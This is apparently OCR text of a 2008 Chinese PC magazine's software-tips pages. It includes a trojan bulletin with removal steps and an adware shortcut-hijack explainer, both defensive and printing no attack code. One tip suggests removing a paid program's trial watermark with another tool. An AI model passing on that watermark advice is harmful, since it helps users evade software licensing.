
电脑桌上同时放置笔记本电脑和台式机的情况估计谁都有过，不过面对两套键鼠而手忙脚乱的情形也历历在目吧，怎么解决这个问题呢？如果只用一套键鼠就可以控制两台电脑呢？

要让一套键鼠练就这种“掳隶之术”，首先咱们得给电脑各喂一粒练功神功丸——Input Director（下载地址：http://www.inputdirector.com/downloads.html，快车代码：CF0815CMRJ05），分别安装在两台电脑上以后咱们就可在控制电脑与被控制电脑上分别进行设置了。

主人准备——主控电脑上的设置

第一步：启动Input Director，在第一次启动时需选择是用于控制（后称为“主人”）还是被控制（后称为“奴隶”）的类型选择（见图1），对于用于控制其他电脑的主人来说，则应单击“Enable as Master”（做为主控制电脑）。

第二步：切换至“Master Configuration”（主控制电脑配置）标签栏，单击其下的“Add”（添加）按钮，然后输入你的第一个奴隶名单（被控制的计算机名），对于端口建议使用软件默认的“31234”，以免发生冲突（见图2）。如果你不知自己的计算机名称，可以在“我的电脑”上单击鼠标右键，选择“属性”进入，在“计算机名”标签下的“完整的计算机名称”后便可看到这台电脑的名称。



小提示

如果你喜欢采用快捷键来进行快速切换，则在这还可单击“Set Hotkey”（设置快捷键）来设置，快捷键可以采用单个键或多个键来组合。如果在这添加了多台被控制电脑，则在进行控制操作前，在这需先点击不被控制的电脑前的方框勾选，只留下那台用于被控制的电脑不被选择。

奴隶培训——被控制电脑上的设置

第一步：在准备用于被控制的电脑上启动“Input Director”，以主界面（默认Main标签下）单击“Enable as Slave”（作为被控制电脑）。这样就让它的身份成为了只能接受主人命令的“奴隶”。

第二步：切换到“Slave Configuration”（被控制电脑配置），在这咱们可以设置该电脑允许哪些电脑来进行控制。如果想自由地成为其他电脑的“奴隶”，则可勾选“Allow any computer to take co”（允许该电脑被其他所有电脑控制）。当然，如果只忠心于某个主人，则可勾选“Allow computers only on this subnet to take co”（只允许被该IP地址的电脑控制），然后在“Network”栏设置控制电脑的IP地址，而在“Mask”中输入网关地址（见图3）。而选择“Allow only the computers listed below to take co”（只允许被下面列表中的电脑控制）项，再单击“Add”（添加）按钮可以添加多个被允许控制它的电脑。

小提示

在“Input Director”软件中，“主人”与“奴隶”的身份是可以转换的。对于已经选择过身份的则可在这单击“Disable Input Director”（取消Input Director身份设置）来取消身份设置，然后便可按前面相同的方法重新进行身份选择。



俘虏实战——鼠标自由穿梭在电脑间

在“主人”（控制电脑上）将鼠标指针移出屏幕最右端，被控制的电脑屏幕上鼠标指针便会动起来。如果你在前面设置了快捷键，也可直接按快捷键，让“主人”对“奴隶”发号施令。这时你操作键盘也像是直接在被控制的电脑上操作一样哦。而当想切换到主控制电脑上进行操作时，咱们只需将鼠标指针从被控制电脑的屏幕左端移出，指针便又会在主控制电脑上欢快地跳跃了。 CF[YY21]

小提示

在使用Input Director时，软件默认情况下还可让主控制电脑上剪贴板里的内容直接在被控制电脑上使用，并且对于文件的操作也就像是在本机上进行一样。

压缩包里的“除恶扬善”大战

Tag 删除和添加WinRAR注释 〉WinRAR 〉技巧 〉软件

■山东/孙学荣

每次解压文件你是否都要看到很多无用的注释信息呢？这个自然要删除。不过我们也不可把注释信息都划为坏人，有时候它也是蛮有用的，看来压缩包的这场“除恶扬善”大战是避免不了了。

除恶——删除无用注释

对于压缩包中的各种垃圾信息，当然要删掉。假设我们下载的压缩包保存到“E:\资源下载”目录下，具体的方法如下：

第一步： 先进入“E:\资源下载”目录下，新建一个记事本文件，输入以下内容：

start D:\WinRAR\WinRAR.exe c -inul -r "E:\资源下载*.rar" -z"E:\资源下载\readme.txt"

start D:\WinRAR\WinRAR.exe c -inul -r "E:\资源下载*.zip" -z"E:\资源下载\readme.txt"

第二步： 输入完毕后，将这个记事本文件另存为“Del.BAT”，然后双击运行，就可以了。

小提示

★如果WinRAR安装在默认的C:\Program Files\WinRAR目录下，要以“C:\Progra~1\WinRAR”来替换上边Del.BAT文件中的“D:\WinRAR”目录。

扬善——添加实用注释

如果能够将一些重要信息以注释的形式添加到RAR压缩包中并作为附件发送给对方就方便多了。假设我们要给“E:\未发表的稿子”目录下的“稿子.rar”压缩包添加注释，具体的操作步骤是：

第一步： 先在E:\未发表的稿子目录下新建一个名为“编辑留言”的记事本文件，内容当然随意编辑了。再用记事本打开“Del.BAT”，然后将该批处理文件的命令文字修改为以下内容：start D:\WinRAR\WinRAR.exe c -inul -r "E:\未发表的稿子\稿子.rar" -z"E:\未发表的稿子\编辑留言.txt"

第二步： 将这个批处理文件另存为“Add.bat”，然后双击运行，再打开压缩包就可以看到压缩包“稿子.rar”添加了你自己的注释。CF [YY22]

小提示

★如果想让以后的压缩文件中都自动加上某个注释的话，只需在一个要压缩的文件上右键单击，选择“添加到压缩文件”，然后选中“创建固实压缩文件”，再切换到“注释”选项卡下，输入注释内容，然后再回到“常规”选项卡，单击“配置”按钮，选择“保存当前设置为新配置”，再选中“将配置设为默认值”，单击“确定”保存。这样以后创建的压缩包里都带有这个注释了。

自己的名片自己做

Tag 电子名片制作 〉Belltech Business Card Designer 〉技巧 〉软件

■四川/朱莉

大家平时在网上交流也免不了交换联系方式，拥有一张个性化的电子名片再方便不过了，也可以放到论坛里当做电子签名，而且几步操作就可以设计完自己的电子名片哦！

第一步： 我们要下载一个小工具Belltech Business Card Designer ProV4.0（下载地址：http://www.52z.com/soft/8954.html，快车代码：CF0815CMRJ06），解压后运行bcp.exe文件，单击“继续”按钮后就弹出一个“新建名片模板”对话框，分别在模板和背景对话框中根据预览效果选择一个自己喜欢的模板，其他按照默认即可，单击“确定”按钮，开始编辑该模板。

第二步： 用鼠标单击名片的某个部分即可激活该控件，以便进行编辑。首先单击名片中最上方的单位，然后在右侧窗口中输入公司名称，比如输入“《电脑爱好者》”，然后切换到“字体”选项卡设定自己喜欢的字体和颜色，这里我们可以随意拖动文字块到合适的位置，然后可按相同的方法编辑姓名等信息。

第三步： 如果选用的模板提供的项目不够丰富，我们可以依次单击“插入→矩形”，然后拖动这个文字块到合适的位置，随后再输入想添加的文字信息（如题图）。如果想让自己的照片作为背景，可以单击图片，先按“Delete”键删除原图片，然后依次单击“插入→剪贴画库”，选择自己喜爱的图片，并拖动到合适的位置。各项内容修改完成后，依次单击“文件→存为图片”，在版权提示窗口中单击“是”，接下来选择好打印分辨率，单击“确定”，即保存为BMP格式的图像文件。CF [YY23]

小提示

电子名片制作软件几乎都是收费的，这个也不例外，如果没有购买正式版会在名片上显示试用版水印，不过我们可以用Teorex.Inpaint（下载地址：http://www.skycn.com/soft/40946.html，快车代码：CF0815CMRJ07）来去除水印。





其实Windows XP自带了批量重命名功能，选中所有文件，右键选择“重命名”，然后改第一个文件，改完后，其他文件也会自动修改。

我用电脑迎奥运

Tag 奥运主题、奥运字体、奥运比赛日程提醒 〉软件 〉技巧

■沈阳/白凿

本文可以学到： 1 如何在打字时也能跳出奥运图标 | 2 让搜狗和QQ换上奥运皮肤 | 3 有奥运比赛，电脑就提示我的实现方法

奥运会就要到来了，作为中国人，只要提到奥运两字就会无比自豪，每天坐在电脑前的我们，是不是也将奥运的热情加载到电脑上，一同期待着北京奥运会的来临。如果你还没有行动的话，就跟着笔者一起打造属于自己的奥运热潮吧。

实例1 奥运字体我做主

2008年什么字体最流行，答案一定是奥运字体，其中包括叶根友奥运字体纪念版（下载地址：http://www.xfbbs.com/FontShow/17/Font_Show_7600.html，快车代码：CF0815CMRJ08）及2008奥运各比赛项目字体（下载地址：http://work.newhua.com/cfan/200815/2008oyzt.rar，快车代码：CF0815CMRJ09）等多种，下载后将其复制到“C:\WINDOWS\Fonts”目录下，系统就自动进行安装。以后在Word中输入文本时，在字体列表中选择有运动人像的字体（见图1），输入文字时就会先出现各种运动人像（见图2），还不影响正常文本输入哦！



> **网络大补贴**
>
> 奥运会期间可以观看奥运比赛的网站：
> 1.http://www.cctv5.tw/
> 2.http://2008.sohu.com/
> 3.http://www.pps.tv/
> 4.http://hero2008.uusee.com/

> **小提示**
>
> 我们还可以为电脑安装一些奥运主题包（Windows XP和Windows Vista下的都有，下载地址：http://work.newhua.com/cfan/200815/oyztb.rar，快车代码：CF0815CMRJ10）

实例2 软件也有奥运装

大家常用的“搜狗输入法”在这个特别的时刻自然也要换上奥运风格，我们有很多相关奥运的皮肤（下载地址：http://www.sogou.com/pinyin/，快车代码：CF0815CMRJ11）可供选择，下载并安装，右键单击搜狗的状态栏，在弹出列表中选择“更改皮肤”，选择相应的皮肤即可。

另外，QQ2008本身就有奥运皮肤，只是没有显示出来，在QQ安装的根目录下，进入“NewSkins”文件夹，将里面的“中国2008”文件夹改名为“奥运”，然后右键单击QQ图标，依次选择“更换皮肤→奥运”，就可以看到QQ的奥运皮肤了。

> **小提示**
>
> 新版本的搜狗增加了奥运快讯功能，右键单击状态栏，选择“开启奥运快讯”，奥运期间一旦有重大赛事结果，搜狗就会在桌面右下角弹出消息。


实例3 奥运日程记得牢

奥运会期间，你是不是也担心因为忙碌的工作会将喜欢的项目忘掉，或者你购买了某项比赛的门票，如果忘记了，可就后悔莫及了。没关系，只要你拥有一个雪狐日历提醒簿（下载地址：http://www.skycn.com/soft/11160.html，快车代码：CF0815CMRJ12），一切麻烦就迎刃而解了。

> **小提示**
>
> 关于比赛的日程安排，我们可以下载一个《北京奥运会单元竞赛日程2.11版》（下载地址：http://www.beijing2008.cn/cptvenues/schedule/），手机用户可以去下载“手机赛事表”：http://bbs.pcpop.com/085412/2534612.html。

第一步：安装后启动软件，第一次会提示新建新用户，才能进入软件。选择“提醒列表”，在根目录下右键单击，选择“添加群组”命名为“我的奥运”。

第二步：选择“我的奥运”，单击新提醒，在“提醒”选项卡中填写名称为“奥运会开幕”，提醒日期设置为“2008年8月8日”，并且选定提醒时间，将提醒动作设置为“信息窗口”，最后将“在万年历中显示”前的复选框选中。提醒信息后选择“高级动作设置”选项卡，在其中选择提醒的方式（见图3）CF[YY24]



弄懂杀软的小脾气

Tag 避免瑞星误杀、代码"10009953" 瑞星 技巧 软件

■瑞星反病毒工程师/王占涛

杀毒软件自然是大家生活中必不可少的工具，在与病毒的较量中，它可是我们的好帮手啊！不过，它有时也会发点"小脾气"，删除了不该删除的文件，甚至有时候它自己都会报错呢？所以，要先弄懂它是什么"脾气"。

用"设置"避免"误杀"

用户使用杀毒软件扫描病毒后，有时候会出现带毒文件被删除，导致某些应用程序不能正常运行的情况，严重的会造成系统异常。这种情况可能有两个原因：杀毒软件设置不当，或者是误报。

对于设置不当，可以做如下设置：打开杀毒软件，依次选择"设置→详细设置→手动查杀"，设置为发现病毒时"清除病毒"，杀毒失败时"删除染毒文件"。这样当瑞星杀毒软件发现病毒时，会先去"清除病毒"，对原文件是没有影响的。

如果是杀毒软件误报，可以打开杀毒软件，依次选择"工具→病毒隔离系统"，依次单击"隔离系统"的"操作→恢复"，即可将误删的文件恢复正常。然后可以把误报的文件压缩打包，通过专门的网站进行举报：http://up.rising.com.cn/webmail/pcnew.htm。对于杀毒时删除的文件，都可以通过这个病毒隔离系统来恢复。

破译代码"10009953"

瑞星杀毒软件在安装、升级或者修复的过程中，有可能会提示"10009953"这个错误代码，出现这种提示，是由于软件异常造成的，可以尝试做以下操作：

1 将瑞星杀毒软件安装目录Rav（默认为C:\Program Files\Rising\Rav）下的文件CompsVer.inf复制到Rav\Update目录下（默认为C:\Program Files\Rising\Rav\Update），并覆盖同名文件。

2 单击瑞星杀毒主程序上的"升级"按钮，进行智能升级，如果弹出升级信息提示框，请确认不勾选"仅升级病毒库和引擎文件，其他组件暂不更新"，单击"继续"按钮即可。

3 按"Win+R"组合键调出运行窗口，输入"%temp%"后，把此文件夹里的文件全部删除。

4 如果上述方法无效，就卸载瑞星软件，卸载时选择删除安装目录，从瑞星的网站上下载08版的瑞星安装升级，下载地址：http://update.rising.com.cn/register/pcver/upgrade.htm。

5 如果卸载完毕，重新安装后还是提示这种错误代码，就有可能是病毒原因了。CF [YY25]

小提示

除此之前，用户遇到这种情况之后，可以下载瑞星听诊器（下载地址：http://download.rising.com.cn/for_down/RsDetect.exe，快车代码：CF0815CMRJ13），扫描机器日志供工程师参考。运行扫描后会生成一个"瑞星听诊信息.htm"的文件，压缩后上传到该地址：http://up.rising.com.cn/webmail/othernew.htm。



首杀木马

新马通缉令："通天"木马变种HLI

杀毒软件测试：

瑞星2008（病毒库更新：2008.07.5）： 未能完全清理木马，监控系统被终止，但木马在解包时有病毒文件提示。

卡巴斯基（病毒库更新：2008.07.5）： 监控系统被劫持，但木马在内存中运行时有提示，并删除了解包时的KEY文件。

McAfee（病毒库更新：super data5260）： 木马运行时候被查杀，但监控系统被终止需重新启动恢复。

江民KV2008（病毒库更新：2008.07.6）： 木马运行时未被完全删除，但木马无法正常运行，监控系统正常运行。

DR.WEB（病毒库更新：2008.07.6）： 木马在运行KEY时被禁止，无法正常装入系统，杀毒软件运行正常。

犯罪纪录： "通天"木马是一种劫持类木马，此类木马利用覆盖、将DLL插入进程等方式实现本体运行和传播，由于木马程序将自身注入系统进程，导致木马非常难被清除，所以被黑客利用的频率非常高，危害范围也很广泛。近期的测试发现，UUSee网络电视2008在安装的时候注册的几个ActiveX控件中由于UUpgrade.ocx没有对升级文件的来源进行验证，恶意攻击者可以通过构造伪造的升级文件，导致UUSee网络电视下载攻击者指定的文件并运行。

木马分析： "通天"木马运行后将"文件夹选项"进行修改，使用户无法选择"显示所有隐藏文件"和不能去掉"隐藏受保护的系统文件"、"隐藏已知文件类型的扩展名"，并与骇客指定的服务器建立网络连接，被感染的计算机被骇客远程完全控制。骇客可在被感染的计算机上进行任意文件操作、进程操作，注册表操作等，给用户的计算机安全、个人隐私，甚至商业机密造成严重威胁。木马能迅速查找用户电脑中是否安装安全软件，并对它们进行映像劫持。在病毒的劫持列表中有金山毒霸、卡巴斯基、360安全卫士、QQ医生、瑞星、诺顿等大部分常见安全软件，一旦被劫持，这些安全软件就无法运行了。

解决方案：

1.利用防火墙过滤8088端口访问外网（具体可根据用户安装的防火墙设置，推荐：天网防火墙）。

2.重新启动计算机进入安全模式，将木马生成的文件：

%Documents and Settings%\All Users\Application Data\Microsoft\winlogon.exe

%Documents and Settings%\All Users\「开始」菜单\程序\启动\svchost.com

%Documents and Settings%\commander\Local Settings\Temp\E_4\krnln.fnr全部删除。

从另外一台无毒的计算机上拷贝%system32%\taskmgr.exe文件覆盖本地taskmgr.exe文件。

将注册表中的[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]

"winlogon.exe"="nothing"键值删除。

3.Windows XP下：依次单击"开始→运行"，输入"msconfig"，停止"smnp"服务。



警惕！修改主页又有新方法


Tag 篡改主页、禁止修改主页 〉技巧 〉软件

■广西/雾雷霏云

我一直使用腾讯TT浏览器，最近中了一个网站的流氓软件，使用360安全卫士将流氓软件杀除之后，发现浏览器主页仍然是那个流氓网站，使用360安全卫士重新查杀，竟然没有发现问题！而且在"TT选项"中查看主页，却是我指定的主页！

后来我发现，这个流氓软件使用了一个不常用的方法，在浏览器快捷方式上动了手脚：右键单击腾讯TT的快捷方式，在"目标"那一栏是浏览器主程序的位置，一般以EXE结尾，路径上如果有空格，还会有英文引号括着，而这个流氓软件则是在最后面加上了"空格+英文引号+网址+英文引号"的方法，如："'D:\Program Files\TT\bin\TTraveler.exe' 'www.hao123.com'"（不含外侧中文引号，下同），其中，如果流氓软件把""www.hao123.com""替换成带有木马或流氓软件的网址，即使用户把本机流氓软件杀得干干净净，一启动浏览器，还是会中招的，而且这种修改方式，电脑不会有任何提示（见图）。

如果你也遇到了类似的情况，那么直接进入上面的设置项，把后面的网页地址删除掉，再单击"确定"保存就可以了。而这个经历可以让我们学到两个技巧，一个是我们完全可以用这个方法来方便地修改主页，另外，如果想禁止修改主页的话，把流氓网址换成"-nohome"，例如上面的例子就是""D:\Program Files\TT\bin\TTraveler.exe" -nohome"，这样浏览器启动时将不再加载任何主页。CF[YY26]



小提示

有些流氓软件也会这样修改IE浏览器，用以上的方法不管用时，切换到注册表的[HKEY_CLASSES_ROOT\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}\shell\OpenHomePage\Command]，打开右侧窗口中的键值，就可以按上面的方法修改了。


暑假网上购物 时刻绷紧"网银"安全这根弦

Tag 网银安全、盗号防范 〉技巧 〉软件

2008年暑假生活已经开始，对于学生来说，到淘宝网进行网上淘宝、网上购物是一件快乐而时尚的事情。但很多人网络购物的经验还不是很强、对于"网银"安全的感性认识可能也相对比较缺乏，尤其是广大热衷于网络购物的学生朋友，更要时刻绷紧"网银"安全这根弦。要防范自然要清楚盗号的几大骗术，然后见招拆招才能取胜。

骗术一：黑客借助网页挂马、文件捆绑等手段将盗号木马植入用户电脑后，盗号木马就会自动记录下用户在登录对应网银账号时所输入的银行账号信息和交易密码。

防范：对付这招首先要防止木马的侵入，杀毒软件和防火墙自然是最好都要开启，如果你使用金山毒霸2008，可在运行后切换到"监控与防御"界面，在这里用户可以将"监控"项目、"防御"项目和"服务"项目全部设置成软件默认的"已启动"（见图1）。这样，就可以实现对盗号木马、病毒、挂马网页和网络钓鱼网站的即时拦截。



骗术二：预先制作一个与正规网络银行主页外观或与正规网络银行客户端软件外观极其相似的假冒网络银行（网络钓鱼），然后再诱骗用户登录这些假冒的网络银行，在用户输入银行账号和交易密码等敏感信息时，网站后台同样会自动而完整地记录下用户在键盘上的所有字符输入。

防范：防范这招首先要在平时养成良好的网银账号保护习惯，比如使用高强度安全级别的密码。

当然，最保险的还是要再请个看家的，金山毒霸2008的"隐私保护"功能就派上了用场，用户在金山毒霸2008的"工具"菜单中选择"综合设置"选项，将打开的"综合设置"对话框直接切换到"隐私保护"选项卡，接着先选中"开启隐私保护功能"选项，然后就可以分别单击"添加"按钮将银行账号信息和交易密码等输入到软件中进行实时保护了。以后一旦出现含有受保护密码的字符串信息通过网络外泄时，金山毒霸2008会立即主动报警。CF[YY27]



在金山文字中嵌入图片，右击打开“对象属性”对话框，在“图片效果”选项卡里选中“灰度”复选框即可过滤掉白色部分的图像。

拼音指南的另类应用

Tag 拼音指南、拼音、文字合成、文字加点 〉WPS 〉技巧 〉办公

WPS官方论坛版主/bntrees

拼音指南是WPS文字中的一个重要功能，主要用于给汉字加注拼音。其实，除了为汉字注音，拼音指南也可以完成一些看似不相关的工作。

一、提取拼音

输入“月落乌啼霜满天”，然后将它们选中，点击“格式→中文版式→拼音指南”调出“拼音指南”设置面板，点击其“组合”按钮，所有拼音就全部集中到第一个“拼音文字”框中，用鼠标选中拼音，按“Ctrl+C”进行复制（见图1）。

按“取消”退出“拼音指南”设置面板，回到文档中按“Ctrl+V”即可快速获得拼音“yuèluòwūtíshuāngmǎntiān”。

二、文字加点

选中要加点的字符（如“123”），打开“拼音指南”面板，在“拼音文字”下面的文本框中手工输入圆点（见图2），点击“确定”即可。

三、合成文字

我们以字库中没有收录的特殊汉字“菓”为例，首先输入一个“果”字并选中，用前面的方法调出“拼音指南”面板，删除“拼音文字”中的拼音，输入一个草字头（艹）并确定。

草字头（艹）与“果”字字号不够协调，我们稍加调整，使其看上去协调一些：

第一步，选中“菓”字，将其字号改小一号（如原来是三号，则改为小三号），从“格式”菜单中选择“字体”，切换到“字符间距”选项卡，在“缩放”中键入“130%”，确定退出。

第二步，选中“菓”字，按快捷键“Shift+F9”切换到“域代码”显示状态，显示如下：

{ EQ * jc2 * "Font:仿宋_GB2312" * hps16 \o \ad(\s \up 15(艹),果)}

其中“* hps16”表示的是拼音（这里是“艹”）的字号大小，“16”相应于8磅；“\up 15”表示拼音（即“艹”）提升的高度为“15”。知道了其中的含义，我们就对其动手了。将“hps16”改成“hps26”，将“\up 15”改成“\up 7”，再按“Shift+F9”切换回正常模式即可。

WPS Office个人版免费下载地址http://wps.kingsoft.com，欢迎登录WPS Office官方论坛http://bbs.wps.cn，把你的好经验、好技巧写下来，或发送到bangong@cfan.com.cn。本期将从邮件中选出3位热心读者，各赠送功能更强大的WPS Office专业版一套！ CF [YY28]

PPT演示非全屏播放

北京/xiaowen

Tag 演示、非全屏、演讲、多程序 〉PowerPoint 2007 〉技巧 〉软件

PowerPoint（以下简称PPT）作为优秀的演讲工具，相信很多人都在使用。按“F5”键即可进行播放，效果不错，但对演讲者要求很高。如演讲者没有手稿只能看着幻灯片来演讲，如演讲者不能打开其他程序来协助演讲。如何解决这些问题，让PPT实现非全屏播放呢？come on baby，我们来试试。

非全屏双卡播放

在PPT2007用演示时，想在电脑显示器上控制播放，而投影机上输出演示效果如何实现呢？用PPT2007就可以轻松实现双显示输出。

打开PPT2007，先切换到“幻灯片放映”选项卡，在“监视器”标签栏里设置“演示文稿显示位置”在哪个显示器上显示，并设置好放映的“分辨率”。然后勾选“使用演示者视图”，在“开始放映幻灯片”标签栏里点击“从头开始”即可播放。这样投影机上可看到输出效果，而在本机上可进行控制播放进度，能显示备注作为自己的演示内容，相当实用。

多程序窗口协同播放

有时在用PPT2007演示时，往往需要与其他程序进行配合使用，以增强演示效果。如果进行全屏放映需要按“Alt+Tab”来在不同程序窗口中进行切换，演示效果大打折扣。

其实我们在播放前可以先按住“Alt”键，再依次按下“D”和“V”键即可进行幻灯片窗口播放。这时可以随意打开其他程序，能方便你在多程序中进行协同播放。


如需要返回编辑状态，请按住“Alt”键不放，再按两下“E”键即可返回。 CF [YY29]

北京/xiaoxin

PPT2007 流程文字瞬间变图形

Tag 流程、图形、文字 PowerPoint 2007 实例 办公


在用PPT 2007做讲义时，经常会有1、2、3等顺序的排列出来。比如以产品入库为例，首先应该是填写入库单，再让产品入库。如果需要发货，就要先填写出库单，再让产品出库。这样的流程在进行演讲时，都是用文字来实现（见图1），PPT就是为了让你的讲义更牛，所以我们可以对这个流程进行自动图形设置。看看我们是如何用PPT 2007来实现全新的自动化转换的，即将流程文字瞬间变成动人的图形。




第一步：前期准备。点击“插入”标签卡，在“文本”栏里点击“文本框”，在工作区拖曳出一个合适的大小，在里面输入讲义的流程文字。再进入“开始”标签卡，在“段落”处点击“编号”，一般的PPT，就只能达到这个程度。

第二步：流程变图形。选中文本框，在“开始”标签卡的“段落”项组里，单击“转换为 SmartArt 图形”按钮，即可从其下拉清单中挑选所要套用的图形，选择“连续块状流程”即可（大家可根据自己的喜好进行选择）。

第三步：装饰流程图。套用样式后，我们可以直接对流程图里的文字进行修改。但感觉还是有点单调，我们可以对流程图进行装饰。点击流程图会出现“SmartArt工具”标签，里面包括了“设计”和“格式”两个小标签，我们在“设计”标签的创建图形里点击“升级”或“降级”即可对流程图各流程进行前后调整。在“布局”栏里我们可选择更多的样式，最后我们进入“SmartArt样式”栏，点击“更改颜色”按钮，在“彩色”里选择“彩色范围-强调文字颜色2至3”即可装饰完成（见图2）。



第四步：文字要个性。流程图是进行了装饰，但流程图中的文字还是很单调，我们可以对流程图中的文字进行美化。先进入“SmartArt工具”里的“格式”标签，选中某个流程文字，点击“艺术字样式”里的“其他外观样式”（见图3），选择“中等效果-强调颜色2”。然后在“艺术字样式”栏里点击“文本效果→棱台→凸起”即可完成。



OK，流程文字完全变成了漂亮的图形流程图，现在拿你的PPT给领导看看，保证能让他满意。CF [YY30]

Word2007死机后找回自动保存文件


Tag 死机、自动保存、找回 Word2007 技巧 办公

湖北/李峰

如果突然遇到停电等突发事件，在Word2007里怎么也找不到死机后自动保存的文件，可以看看隐藏显示文件里有没有。

Word2007默认的自动保存为10分钟，对于Windows 2000/XP操作系统，该位置通常为“C:\documents and settings\ ‹usename›\Application Data\Microsoft\Word”文件夹，平时在写文档的时候最好把自动保存时间设置为1分钟这样可以减少很多麻烦。CF [YY31]

在Word菜单栏上点击“插入→书签”，在“书签”窗口中“书签名”一栏输入名字，再点击“添加”按钮即可加上书签。



修改修改 打造完美策划

Tag 修订、批注、声音、颜色、比较 〉 Word 〉 实例 〉 软件

北京/张兵

本文可以学到

1. 傻了吧，批注还可以有声音
2. Word真的能对多个人的意见进行整合
3. 你的修订意见可以用你喜欢的颜色哟

十万个为什么

为什么输入的文字为红字

陈杰拿回厂商的策划后，对修订进行删除，发现在写入时字体颜色都变成红色的而且都多了一条下划线。为什么会出现这样的问题？

原来陈杰是在批注状态下写入文字，所以输入的文字为修订的内容。点击一下“修订”，使其处于非激活状态。

为什么批注无法删除

领导写了很多批注，影响版面的美观，陈杰要删除批注，但将批注里的内容删除后，批注仍然在，无法删除。

右键单击批注，然后单击“删除批注”即可删除批注。要快速删除文档中的所有批注，选中任一批注，在“审阅”选项卡的“批注”栏里单击“删除”下的箭头，然后单击“删除文档中的所有批注”即可。

为什么批注的颜色总是红色

插入的批注颜色总是红色，如何对批注颜色进行修改呢？

点击“审阅”标签卡，在“修订”栏里点击“修订”按钮下的箭头，选择“修订选项”，设置“批注颜色”为“按作者”，确定即可按作者来更改颜色。再点击“修订”按钮下的箭头，选择“更改用户名”，输入新的用户名，确定后再插入批注即是别的颜色。

为什么输入字为红字并且“修订”非激活

按理说输入的文字为红字,说明是在修订状态下呀,但为什么“修订”按钮处于非激活状态,并且“修订”不能进行激活操作？

因为被设置了权限保护，点击“审阅”标签卡，在“保护”栏里点击“保护文档”按钮后再点击“限制格式和编辑”，点击“停止保护”并输入密码即可。分析原因，是因为该文档在“限制格式和编辑”里选中了“编辑限制”里的“仅允许在文档中进行此类编辑”，并在下拉选项中选择了“修订”。

修订扩展和改写有何用途

Word状态栏中有“修订”、“扩展”和“改写”三个功能键，双击可以激活（黑色），当为灰色时为非激活，它们都有什么用处？

修订：突出显示修订标记。比方说要审校一篇文稿，需要作不停地修改，将会出现删除、加字等操作的标记。

扩展：用于选定文本。将光标移到某位为一个基点，再移到后边即可选中它们。类似“Shift+单击”的选取功能。

